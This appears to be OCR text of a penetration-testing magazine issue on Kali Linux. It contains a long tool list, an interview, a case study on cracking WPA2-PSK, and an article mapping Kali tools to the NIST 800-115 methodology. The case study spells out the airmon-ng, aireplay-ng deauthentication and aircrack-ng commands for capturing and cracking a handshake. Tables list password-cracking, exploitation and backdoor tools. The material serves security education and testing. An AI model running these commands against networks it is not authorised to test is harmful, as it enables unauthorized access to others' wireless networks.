


Figure 16. *Kali Install*




Figure 17. *EtherApe*

All the Tools (De-Duplicated)

0trace
acccheck
ace
affcat
affcompare
affconvert
affcopy
affcrypto
affdiskprint
affinfo
affsign
affstats
affuse
affverify
affxml
Aircrack-ng
alive6
android-sdk
apache2
apache-users
apktool
arachni_web
arduino
armitage
arping
asleap
autopsy
baksmali
bbqsql
bed
BeEF
beef
binwalk
blindelephant
blkcat
blkls
blkstat
bluelog
bluemaho
blueranger
braa
btscanner
bulk_extractor
bully
burpsuite
cachedump
cadaver
casefile
cdpsnarf
cewl
chkrootkit
chntpw
cisco-auditing-tool
cisco-global-exploiter
cisco-ocs
cisco-torch
clang
clang++
cmospwd
copy-router-config
cowpatty
creepy
crunch
cryptcat
cudahashcat-plus
cutycapt
cymothoa
darkstat
davtest
dbd
dbpwaudit
dc3dd
dc3dd
dcfldd
dcfldd
ddrescue
deblaze
denial
detect_sniffer6
detect-new-ip6
dex2jar
dff
dhcpig
dictstat
dirb
dirbuster
dmitry
dnmap-client
dnmap-server
dns2tcpc
dns2tcpd
dnschef
dnsdict6
dnsenum

dnsmap
dnsrecon
dnsrevenum6
dnsspoof
dnstracer
dnswalk
dos-new-ip6
Dradis
dradis
driftnet
dsniff
eapmd5pass
edb-debugger
enumiax
ettercap-graphical
evilgrade
ewfacquire
ewfacquirestream
ewfexport
ewfverify
exploit6
extundelete
fake_advertise6
fake_dhcps6
fake_dns6d
fake_dnsupdate6
fake_mipv6
fake_mld26
fake_mld6
fake_mldrouter6
fake_router26
fake_router6
fake_solicitate6
fang
fcrackzip
fern-wifi-cracker
ferret
ffind
fierce
fiked
fimap
findmyhash
flasm
flood_advertise6
flood_dhcpc6
flood_mld26
flood_mld6
flood_mldrouter6
flood_router26
flood_router6
flood_solicitate6
fls
foremost
fping
fragmentation6
fragroute
fragrouter
fsstat
ftest
fuzz_ip6
galleta
genkeys
genpmk
giskismet
grabber
guymager
hamster
hashcat
hash-identifier
hexinject
hexorbase
hfind
hping3
HTTP
hydra
hydra-gtk
icat-sleuthkit
ifind
ikat
ike-scan
ils-sleuthkit
img_cat
implementation6
implementation6d
intersect
intrace
inundator
inverse_lookup6
inviteflood
iodine
irpass-cdp
istat
jad
javasnoop
jaxflood
jboss-autopwn-linux
jboss-autopwn-win
jcat
jigsaw
jls
john (the ripper)
johnny
joomscan
keepnote
keimpx
kill_router6
kismet
lbd
Lsadump
lynis
macchanger
macof
mactime-sleuthkit
magicrescue
magictree
mailsnarf
maltego
maskgen
md5deep
mdb-export
mdb-hexdump
mdb-parsecsv
mdb-sql
mdb-tables
mdk3
medusa
merge-router-config
metagoofil
metasploit framework
miranda
miredo
missidentify
mitmproxy
mmcat
mmls
mmstat
msgsnarf
multiforcer
MySQL
mysql
nbtscan
ncat
ncrack
netdiscover
netmask
netsniff-ng
NFC Tools
nikto
nmap
nmap *
oclhashcat-lite
oclhashcat-plus
ohrwurm
ollydbg
onesixtyone
OpenVAS
openvas
openvas check setup
openvas feed update
openvas initial setup
openvas-gsd
ophcrack
ophcrack-cli
oscanner
owasp-zap
p0f
padbuster
paracite6
paros
pasco
passive_discovery6
patator
pdf-parser
pdgmail
peepdf
pev
phrasendrescher
pipal
plecost
policygen
powerfuzzer
powersploit
protos-sip
proxychains
proxystrike
proxytunnel
ptunnel
pwdump
pwnat
pyrit
rabin2
radare2
radiff2
rafind2
ragg2
ragg2-cc
rahash2
rainbowcrack
randicmp6
rarun2
rasm2
rax2
rcracki_mt
readpst
reaver
rebind
recordmydesktop
recoverjpeg
redir6
reglookup
responder
responder

RFIDiot ACG
RFIDiot FROSCH
RFIDiot PCSC
rifiuti
rifiuti2
rsmangler
rsmurf6
rtpbreak
rtpflood
rtpinsertsound
rtpmixsound
safecopy
samdump2
sbd
scalpel
scrounge_ntfs
sctpscan
searchsploit
se-toolkit
sfuzz
sidguesser
siege
sigfind
siparmyknife
sipcrack
sipp
sipsak
skipfish
smali
smtp-user-enum
smurf6
sniffjoke
snmpcheck
socat
sorter
spike-generic_chunked
spike-generic_listen_tcp
spike-generic_send_tcp
spike-generic_send_udp
spooftooph
sqldict
sqlmap
sqlmap *
sqlninja
sqlsus
srch_strings
SSH
sshd
sslcaudit
ssldump
sslh
sslscan
sslsniff
sslstrip
sslyze
stunnel4
sucrack
svcrack
svcrash
svmap
svreport
svwar
swaks
t50
tcpflow
tcpreplay
termineter
thcping6
thc-pptp-bruter
thc-ssl-dos
theharvester
tlssled
tnscmd10g
trace6
truecrack
truecrypt
tsk_comparedir
tsk_gettimes
tsk_loaddb
tsk_recover
u3-pwn
ua-tester
udptunnel
uniscan-gui
unix-privesc-check
update metasploit
urlcrazy
urlsnarf
vega
vinetto
voiphopper
volafox
volatility
w3af
wafw00f
wapiti
webacoo
webmitm
webscarab
webshag-gui
webslayer
websploit
webspy
weevely
wfuzz
whatweb
wifiarp
wifidns
wifi-honey
wifiping
wifitap
wifite
wireshark
wol-e
wpscan
xprobe2
xsser
yersinia
ywofi
zbassocflood
zbdsniff
zbdump
zbfind
zbgoodfind
zbreplay
zbstumbler
zenmap

WOLF HALTON

Wolf Halton is a Senior PCI Compliance / Vulnerability Engineer, whose company, Atlanta Cloud Technology, performs penetration tests, IT audit functions and private-cloud infrastructure for large financial-services organizations and the financial planning vertical. He co-authored a book on computer security and penetration testing, as well as several articles on cloud-based security. For more information, email Wolf@AtlantaCloudTech.com.

UPDATE NOW WITH STIG AUDITING

"IN SOME CASES **nipper studio** HAS VIRTUALLY **REMOVED** the NEED FOR a **MANUAL AUDIT**"

CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at www.titania.com

2012 Computing Security Awards WINNER Enterprise Security Solution of the Year

Security Products' GOVIES 2013 Government Security Awards

2012 Computing Security Awards WINNER Network Security Solution of the Year

www.titania.com

Interview with Demóstenes Zegarra Rodríguez

Demóstenes Zegarra Rodríguez is a Ph.D. student in Electronic Systems at University of Sao Paulo, with solid knowledge in Telecommunication Systems and Computer Science based on 13 years of professional experience in important companies such as, Nokia, Microsoft, Celltick, Telefonica.

Since when have you been using Kali and what convinced you to it?

I have used the BackTrack Linux since 2009 and nowadays I am using Kali because of the security and testing tools association, with more than 300 penetration testing tools, including vulnerability analysis, web applications, password attacks, wireless attacks, exploitation tools, sniffing and spoofing, reverse engineering, stress testing, hardware hacking, forensic, and others.

What are the positive and negative aspects of Kali you noticed?

The positive aspects are that Kali has common tools as Wireshark, nmap until VoIP tools as rtpflood and sipmyknife. Then, Kali can be considered as a penetration testing platform that provides many features.

I have installed Kali Linux on some computers with no automatic support to some hardware such as video card, but it can be a little common in some Debian-based distributions.

Does Kali serve you for private or professional purposes?

I use Kali Linux for academic studies, to analyze tool performances, such as attack time and efficiency using different wireless security protocols. As an example, you can see a case study at the final of this interview.

What are you using it for?

In the present, I am analyzing the time period to crack wireless passwords and their computational efforts. As a future work, I pretend to study the forensic tools of Kali Linux, because the focus of the distribution is the penetration testing tools, so I want to study if Kali Linux is a complete solution for forensic purposes too.

Which methods do you most frequently use?

I am using a trivial wireless method with the tools aircrack-ng, aireplay-ng, airmon-ng, and airodump-ng; but, in the next studies I will pretend to use all the forensic tools through the “Forensic Boot” option to the operating system, using more than one method.

What difficulties might surprise a new user? What can you advise them?

The difficulties is only drivers support and the ability to work with the penetration tools, because in many cases the users have to use the association of more than one tool to have good results to discover vulnerabilities of softwares and hardwares.

What can you say about the basic tools?

The basic tools are extensively used by network and system administrators, as nmap, Wireshark, chroot, and in a lot of distributions the tools are

not installed by default. The use of basic tools are easy because the user even without much knowledge, can do initial testing security and intrusion of a quick and easy way through the terminal as the tool nmap, for example, discovering the open doors of servers or the tool Wireshark that can record VoIP conversations or find worms and viruses on the network through anomalous traffic.

Which are the best? Which do you think is most useful?

Nowadays, the use of mobile devices, such as tablets and Android Phones are increasing, so the ARM (Advanced RISC Machine) hardware support is very useful, because you can test your network security through a cellular phone, since the dispositive has a minimum memory of 5 GB free space. A good example of this type of use is when you want to be able to dump the contents of a valid RFID card in the system in order to clone it later on (i.e. test a standard Mifare-based door system). This task could be performed in only a few minutes, and only is necessary and arm device with the Kali Linux, a NFC tool and a SD card.

Do you know any of Kali's unconventional use?

The use of Kali on the cellular Phone where the person began to discover insecurity holes in access points of a University campus. This is not unconventional but it is interesting that with a mobile dispositive you can have a powerful tool.

Who would you recommend it to?

The use of Backtrack is used and recommended in many University and Midsize companies in Brazil, and now it is been migrated for Kali Linux. In general, Kali Linux is recommended to be used for any person, who has interest to know how safe her/his network is.

Do your friends, including IT specialists, also have a positive opinion about Kali?

Yes, some colleagues working as IT specialists had a good quality of experience using Kali-Linux, basically because its flexibility and high number of tools.

The majority of tools included in Kali are already used by IT specialists, and to have a open source distribution with a suite of security and penetration tools is very useful. The forensic tools are already used too because after the use of the forensic boot, do not have traces of their use, that is, a computer can be analyzed without risk of damage and insertion of new information.

Kali Linux is definitely a success. What do you think the future holds for the distro?

Kali is a very robust and flexible penetration testing distribution, which is presented in 8 different languages and building over 300 Debian compliant packages. In the last years, Kali's developers (Offensive Security) have incorporated new important features, as a consequence the worldwide popularity is increasing. For these reasons,I believe that the future of Kali is very promissory; of course it is important to consider that the Kali improvements should continue. In this context, developers need to work with clients, such as banking and financial services, government entities, and various technology companies to understand real problems and offer real solutions.

Do you think this is the best method for penetration testing? Should something be changed in Kali?

Sure, some studies show that Kali Linux has a better performance that other current penetration tools. Also, as stated before, Kali offers many free software applications in its main section. Because of the different levels of users' knowledge in networking or OS, Kali tools could improve his installation process. Also, the interface could be improved using some usability criteria.

Have you read our first issue of Kali Linux? Which of the methods described therein are you most interested in?

Yes, I read the Pentesting Wireless with Kali Linux and the Kali Linux on a Raspberry Pi, both methods are very interesting.

What do you think about the future of pentesting?

The advances in technology with new solutions in different areas will bring new security vulnerabilities. Solutions are more complex and the security aspects are generally not developed/implemented in detail because the services need to be rolled out in the market as soon as possible. These facts will expand the vulnerability of security considerably, especially on the web and mobile market.

To conclude, can you describe the method you have used?

I used a method of trivial pentesting wireless using aircrack-ng, aireplay-ng, airmon-ng, and airodump-ng. However, Kali has a lot of tools that can be used in association to the same proposal.

By PenTest Team

Case Study: Analysis of Security and Penetration Tests for Wireless Networks with Kali Linux

The use of wireless networks has been increasing because of the devices' costs and the advantages of mobility. The focus of this study is to perform penetration tests through a Linux distribution, Kali, which has a collection of security and forensics tools. Penetration tests are done in real networks using the WPA2-PSK protocol.

There are so much software solutions that work to discover the password of the wireless network. All software solutions can be found together in a Linux distribution, which is the case of BackTrack and Kali Linux Distribution.

Kali Linux [1] is a *Debian*-derived Linux distribution and it is the enterprise-ready version of BackTrack Linux.

Figure 1. *Kali Linux*

The goal of this practical study is to test Kali Linux in breaking a WPA2-PSK protocol.

WPA (Wi-Fi Protected Access) is a protocol for radio communications, designed to be used with an 802.1X authentication server that assigns different keys to each user. However, it can also be used in a less secure mode Pre-Shared Key (PSK). The PSK is designed for use on home and small office networks in which each the user has the same pass phrase. WPA-PSK is also called WPA-Personal.

Kali was installed in a virtual machine of 1 GB RAM and HDD 50 GB (about 15 minutes of installation), but it can be launched directly from a CD or removable media without installing to disk.

The procedure (commands) bellow work to break a WPA2-PSK protocol with Kali Linux; in the case of BackTrack the commands are similar [2].

- airmon-ng stop wlan0.
- airmon-ng start wlan0.
- airodump-ng --channel 6 --write fileWPA wlan0. The fileWPA is the file name where the captured packets will be recorded; thus, it will generate a file fileWPA-01.cap in the current directory. 6 is the channel used by the focused access point.
- aireplay-ng -0 1 -a 00:0A:0A:F0:B1:B1 -c 00:1A:C3:A0:C3:B2 wlan0. It is necessary to wait to capture the handshake.
- aircrack-ng -0 -w wordList.txt fileWPA-01.cap.

The command that is necessary to capture the handshake sends a faked package to the access point, simulating the process of disconnecting the customer specified. Mistaken by the package, the access point disconnects the client, which causes it to re-authenticate as a process carried out automatically by most operating systems. With this, the authentication process will be recorded by the capture started at another terminal.

As a consequence, it captures the sequence of packages to discover the passphrase of the network, which is done through the handshake (the exchange of information). Table 1 shows the re-

References

[1] *http://www.kali.org*

[2] Rodríguez Z. D., Rosa L. R., Sousa J., Analysis of Security and Penetration Tests for Wireless Networks with Backtrack Linux, International Information and Telecommunication System, 2010.

sults obtained during our experimental tests.

Table 1. *Time to decrypt a WPA2-PSK*

Time (hours)	Wireless antenna name
08:02:31	Wireless X
09:40:11	Wireless Y
07:50:45	Wireless Z
08:34:12	Wireless T

The time necessary to have discovered the WPA2-PSK protocol was around 8 hours using an Intel core i5.

Years ago, the WPA2-PSK protocol was broken in almost 1 day, today it takes 8-9 hours, it happens because the processing machine, memory, among other factors.

Furthermore, the most interesting thing about Kali Linux is the number of tools about security and attack tests.





Figure 2. *Tools of the Kali Linux Distribution*

DEMÓSTENES ZEGARRA RODRÍGUEZ



Is a Ph.D. student in Electronic Systems at University of Sao Paulo, with solid knowledge in Telecommunication Systems and Computer Science based on 13 years of professional experience in important companies such as, Nokia, Microsoft, Celltick, Telefonica.

Mapping Kali Usage to NIST800-115

Kali is an invaluable platform that when coupled with a sound methodology can make a penetration tester's life that much easier. In some cases Kali provides so many tools that novice penetration testers may struggle with how all the tools fit together and how they can be used to truly meet a client or internal customer's penetration test objectives.

In this article we will try to shed some light on how Kali can be used with a penetration testing methodology to streamline the penetration testing process and create a stronger deliverable for the client. While Kali provides a categorization of tools we will take this a step further and provide clear mapping against a standard penetration testing methodology. Along the way we will look at many tools from a high level as they pertain to the steps within the methodology. In this article we will look at the tools in a high level and focus specifically on how to utilize the tools within a structured penetration test. We will also visit a few of our favorite tools we like to use during our penetration tests.

The Methodology

We can't begin an article about mapping Kali to a penetration testing methodology without first selecting the methodology. When it comes to penetration testing methodologies you can basically narrow the field down to three. These are:

- *Open Source Security Testing Methodology Manual (OSSTMM)*: Series of standard tests designed to deliver results as verified facts that provide actionable information in order to strengthen security operations.
- *Penetration Testing Execution Standard (PTES)*: Standard for penetration testing execution along with technical guidelines.
- *National Institute of Standards and Technology*: Guide to Security Testing and Assessment (NST 800-115): Guide for conducting technical security assessments. Contains guidance on techniques and methods that an assessor should use when performing an Information Security Assessment.

While all three are good methodologies we find that PTES and NIST 800-115 provide a bit more flexibility during our penetration tests. Also, the methodologies more closely align with what's taught in security course curriculum such as SANS. For this article we will be using NIST 800-115. Both PTES and NIST are similar so it should




Figure 1. *NIST 800-115 Penetration Test Methodology*

be easy to transition between the two. Also, the folks over at PTES have done a fairly decent job mapping tools to the methodology.

Here is our 60 second overview of the four-stage penetration testing methodology depicted within NIST 800-115 (Figure 1).

Planning

The Planning Phase is where we begin and where we will experience our first little roadblock. This phase is focused on tasks such as establishing rules of engagement, objectives, task assignment, testing management, and engagement tracking. If we break this down further we can think in terms of project management and penetration testing documentation.

Kali provides a few tools that can be used for planning and penetration testing documentation. Here is a quick rundown of the tools as well as a brief description (Table 1).

Table 1. *Pentest documentation tools*

Tool / Capability	Description
Dradis	Open-source framework for sharing information during a penetration test.
Keep-note	Cross platform note taking application.
* Redmine	Open-source web-based project management tool.

Discovery

The next step and one of the most important steps in the penetration testing methodology is discovery. The interesting thing about discovery is that its a constant cycle during a penetration test. You are typically re-engaging the discovery phase within the Attack process to perform privilege escalation or pivot and attack other systems until the objectives have been met.

The discovery phase consists of two parts. The first part is information gathering and scanning. During this part of the engagement the team identifies as much information about the company, people, systems, services, and applications as possible. The second part is vulnerability analysis where the testing team synthesizes all the information gathered in part 1 of discovery to identify vulnerabilities and possible attack vectors. The discovery phase is one of the most important phases that can and should be repeated as the penetration test progresses into the Attack phase.

Information Gathering and Scanning

Kali contains many tools that can be used for information gathering and open-source intelligence gathering (OSINT). Here is a quick breakdown of the tools (Table 2).

Table 2. *Information gathering tools*

Tool / Capability	Description
Maltego	Maltego is an open-source intelligence and forensics application developed by Paterva. Maltego focuses on providing a library of transforms for discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining.
TheHarvester	The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database.
Creepy	Creepy is a geolocation tool that helps social engineers perform successful information gathering.
Dmitry	Deepmagic Information Gathering Tool) is a UNIX/(GNU)Linux Command Line Application coded in C. Dmitry is used to gather information such as sub-domains, email addresses, whois lookups,etc.
Jigsaw	Email enumeration tool that accesses the Jigsaw business directory. Can also be used to generate email addresses using common formats.
Metagoofil	Information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company.

Kali has many tools we could use to meet various scanning requirements. Here is a quick table broken out by requirement type (Table 3).

Vulnerability Analysis

During vulnerability analysis we review information gathering and scanning data to identify possible attack vectors. Typically, this involves reviewing service and OS version information against online vulnerability databases. We can also identify vulnerabilities through automated tools provided by Kali.

We've included a table of these tools below. Please note that we did include additional tools that could be installed. Keep in mind that Kali is Linux and most things that can be installed on a Linux platform will install on Kali. It's not unusual for us to install Nessus right after installing Kali on our primary penetration testing systems (Table 4).

Attack
If you have done your homework during the Discovery phase then hopefully the initial part of the Attack phase will go smoothly and successfully. In this section we are going to map all the Kali tools to the different parts of the Attack phase of NIST 800-115.

Here is a summary of the Attack phase and its various parts. Keep in mind that we will continue to revisit the Discovery phase throughout the course of the penetration test (Figure 2).

Gaining Access
Kali has several tools that can assist with gaining access to systems and networks. Most people, includiing us, will immediately launch Metasploit however there are several other tools-sets that can be leveraged. To make things a bit more straight

Table 3. *Scanning tools*

Technique	Tool / Capability	Description
Network Discovery	Fierce.pl	DNS interrogation tool. Uses several techniques including DNS zone transfers, DNS brute-force, and DNS reverse lookups.
	dnsdict6	Utility used to enumerate IPv6 domains.
	Fping/fping6	Ping on steroids. Has the ability to query systems via ICMP.
Network Port and Service Identification	dnmap	Distributed nmap framework with client and server components. Map hosts, ports, and services across networks.
	nmap	Map hosts, ports, and services across networks. Also, has ability to run scripts to identify vulnerabilities.
	hping3	Hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies.
Wireless Discovery / Scanning	Kismet	A 802.11 layer2 wireless network detector, sniffer, and intrusion detection system.
	Wireshark	A network protocol analyzer for Unix and Windows.
Web Application Discovery / Scanning	Burpsuite	An integrated platform for performing security testing of web applications.
	Webscarab	A framework for analysing applications that communicate using the HTTP and HTTPS
	Nikto	An Open Source (GPL) web server scanner which performs comprehensive tests against web servers

Table 4. *Vulnerability analysis tools*

Technique	Tool / Capability	Description
Vulnerability Scanning	Nmap -sC or –script	Switches used to initiate vulnerbility scanning with nmap.
	OpenVAS	Open-source vulnerability scanner. A fork of the Nessus project.
	*Nessus	Commercial vulnerability scanner.
Database Vulnerability Scanning	oscanner	An Oracle assessment framework developed in Java.
	Tnscmd10g	Tool used to gather information from the TNS listener port.
Network Vulnerability Scanning	Cisco-global-exploiter	Is an advanced, simple and fast security testing tool/ exploit engine, that is able to exploit 14 vulnerabilities in disparate Cisco devices.
	Yersinia	Is a network tool designed to take advantage of some weakeness in different network protocols.
Web Vulnerability Scanning	Arachni	A Free/Open Source Web Application Security Scanner Framework.
	W3af	Is a Web Application Attack and Audit Framework.
	Owasp-zap	The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
Fuzzing Tools	bed	BED (aka Bruteforce Exploit Detector) is a plain-text protocol fuzzer that checks software for common vulnerabilities like buffer overflows, format string bugs, integer overflows, etc.
	spike	API for fuzzer development written in C.

Table 5. *Password Attacks*

Tool / Capability	Description
Hydra/gtk-hydra	Network logon cracker which support many different services.
Dbpwaudit	Is a Java tool that allows you to perform online audits of password quality for several database engines.
Cisco-audit-tool	Script which scans Cisco routers for common vulnerabilities
Onesixtyone	Is an SNMP scanner which utilizes a sweep technique to achieve very high performance.
Acccheck	Script for checking default logins on Windows.
John	Offline dictionary and brute-force cracking tool.
Ophcrack	Is a Windows Password cracker based on Rainbow Tables.

Table 6. *Vulnerability Exploitation*

Tool / Capability	Description
Metasploit	Penetration testing and exploitation framework.
Searchsploit	Script used to search Exploit-DB exploits.
Social Engineering Toolkit	An open-source Python-driven tool aimed at penetration testing around Social-Engineering.

Table 7. *Wireless Attacks*

Kali Tool / Capability	Description
Aircrack-ng	A 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured.
Fern	A Wireless security auditing and attack software program written using the Python Programming Language and the Python Qt GUI library, the program is able to crack and recover WEP/WPA/WPS keys and also run other network based attacks on wireless or ethernet based networks

Table 8. *Web Attacks*

Tool / Capability	Description
Browser Exploitation Framework (BeEF)	A penetration testing tool that focuses on the web browser.
Sqlninja	A tool targeted to exploit SQL Injection vulnerabilities on a web application that uses Microsoft SQL Server as its back-end.
Bbqsql	SQL injection exploitation tool.

forward we have broken these tools-sets out based on various attack vectors (Table 6-8).

Escalating Privilege

Once we have gained user level access to a system, 9 times out of 10 we want to escalate our privilege to gather more sensitive information such as passwords or restricted data. We will usually perform some of the same Discovery phase processes in order to identify and exploit additional vulnerabilities. You will notice that we have repeated several tools from previous tables however we have provided some additional description that are more relevant to this phase of the process (Table 9).

Table 9. *User-access-level discovery tools*

Tool / Capability	Description
Unix-privesc-check	Unix-privesc-checker is a script that runs on Unix systems (tested on Solaris 9, HPUX 11, Various Linuxes, FreeBSD 6.2). It tries to find misconfigurations that could allow local unprivilged users to escalate privileges to other users or to access local apps (e.g. databases).
lynis	An auditing tool for Unix (specialists). It scans the system and available software, to detect security issues.
enum4linux	A tool for enumerating information from Windows and Samba systems.
Metasploit	Penetration testing and exploitation framework. Metasploit has several modules that can assist with privilege escalation.
Searchsploit	Script used to search Exploit-DB for local privilege escalation exploits.




Figure 2. *NIST 800-115 Penetration Test Methodology Attack Phase*

Table 10. *System Browsing*

Tool / Capability	Description
windows-binaries	Folder in Kali with multiple windows exploits and binaries.
Sbd.exe	An encrypted version of netcat.
nc.exe	Netcat is a computer networking service for reading from and writing to network connections using TCP or UDP. Netcat is designed to be a dependable "back-end" device that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and investigation tool, since it can produce almost any kind of correlation you would need and has a number of built-in capabilities. Netcat is often referred to as a "Swiss-army knife for TCP/IP". Its list of features includes port scanning, transferring files, and port listening, and it can be used as a backdoor.
Metasploit/ Meterpreter	Exploitation framework with additional modules to gather information once compromised.

Table 11. *Install Additional Tools*

Tool / Capability	Description
atftpd	Linux TFTP daemon that can be used to upload and download files from target systems.
apache	Web server that can be used to deliver additional tools to compromised host.

Reporting

Lastly, we need to take all the data from various tools as well as our manual observations and screen-shots to create a report. A typical penetration test report will have two audiences. A non-technical audience that needs enough details to understand the problem and make management level decisions to address the risk (think resources and budget) and the technical audience who will be responsible for mitigating the findings (Table 12).

Table 12. *Reporting tools*

Tool / Capability	Description
Dradis	Open-source framework for sharing information during a penetration test. Dradis allows you to output gathered information in HTML and Word.
MagicTree	MagicTree is a penetration tester productivity tool. It is designed to allow easy and straightforward data consolidation, querying, external command execution and (yeah!) report generation.

Putting It All Together

Now let's put everything together with an example penetration test. In this example we will sample a few Kali tools while following the penetration test methodology discussed in NIST 800-115.

Planning

We begin in the planning phase of our methodology. f you are working on a larger engagement and need a collaborative solution then Dradis is the tool of choice. It provides capabilities for centralized documentation, team collaboration, and most importantly the ability to import information from our various tools within Kali. There are two versions of Dradis an community version and a commercial version. As you can guess the version on Kali is the community version.

Lets run through a quick example and fire up Dradis to create our project structure. When you first launch Dradis you will be greeted with an initialization screen. Give the server a password and select the option to create a new project (Figure 3).

Once you login with no username and the server password you will be dropped into the Dradis framework console. From there we will implement our penetration testing methodology and plan by




Figure 3. *Dradis Initialization*

